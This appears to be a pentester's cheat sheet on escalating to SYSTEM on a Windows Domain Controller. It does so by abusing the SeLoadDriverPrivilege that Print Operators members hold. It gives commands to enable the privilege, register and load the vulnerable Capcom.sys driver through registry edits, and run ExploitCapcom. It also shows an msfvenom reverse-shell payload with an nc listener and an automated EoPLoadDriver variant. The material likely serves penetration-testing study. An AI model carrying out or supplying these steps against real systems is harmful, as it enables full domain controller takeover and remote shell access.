Print Operators
- Print Operator grants its members - SeLoadDriverPrivilege
- rights to manage, create, share, and delete printers connected to a Domain Controller, as well as the ability to log on locally to a Domain Controller and shut it down.

- rights to manage, create, share, and delete printers connected to a Domain Controller, as well as the ability to log on locally to a Domain Controller and shut it down.
- Checking Privileges
- to elevate privileges via the command line - https://github.com/hfiref0x/UACME
- OR
- open cmd/ps in administrator mode via GUI
whoami /priv- should show
SeLoadDriverPrivilegeenabled
- should show
- Exploit modification
- download - https://raw.githubusercontent.com/3gstudent/Homework-of-C-Language/master/EnableSeLoadDriverPrivilege.cpp
- add the below includes to the file
- Compile with cl.exe
- Open Visual Studio 2019 Developer Command Prompt, compile it using cl.exe.
cl /DUNICODE /D_UNICODE EnableSeLoadDriverPrivilege.cpp
- Add Reference to Driver under HKEY_CURRENT_USER
- download the Capcom.sys driver - https://github.com/FuzzySecurity/Capcom-Rootkit/blob/master/Driver/Capcom.sys
- save it to
C:\temp reg add HKCU\System\CurrentControlSet\CAPCOM /v ImagePath /t REG_SZ /d "\??\C:\Tools\Capcom.sys"reg add HKCU\System\CurrentControlSet\CAPCOM /v Type /t REG_DWORD /d 1
- Verify Driver is not Loaded
- using - http://www.nirsoft.net/utils/driverview.html
.\DriverView.exe /stext drivers.txtcat drivers.txt | Select-String -pattern Capcom
- Verify Privilege is enabled
EnableSeLoadDriverPrivilege.exe
- Verify Capcom driver is Loaded/Listed
.\DriverView.exe /stext drivers.txtcat drivers.txt | Select-String -pattern Capcom
- Use ExploitCapcom Tool to Escalate Privileges
- use - https://github.com/tandasat/ExploitCapcom
.\ExploitCapcom.exe- should launch a shell with
SYSTEMprivs
- should launch a shell with
Alternate Exploitation - No GUI
- https://github.com/k4sth4/SeLoadDriverPrivilege
- Follow until - Verify Capcom driver is Loaded/Listed
- Generate a reverse shell
- include a revershell.exe instead of cmd.exe on line 292
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.x.x LPORT=4444 -f exe > shell.exe- Upload this file to the target
- Edit the ExploitCapcom.cpp code

- replace with something like
C:\Tools\shell.exe
- start a listener
nc -nvlp 4444
- Run ExploitCapcom.exe
ExploitCapcom.exe- If a reverse shell connection is blocked for some reason, we can try a bind shell or exec/add user payload.
Automating the Steps
Automating with EopLoadDriver
- download - https://github.com/TarlogicSecurity/EoPLoadDriver/
- tool will automate the process of enabling the privilege, creating the registry key, and executing
NTLoadDriverto load the driver. - Exploiting
EoPLoadDriver.exe System\CurrentControlSet\Capcom c:\Tools\Capcom.sys.\ExploitCapcom.exe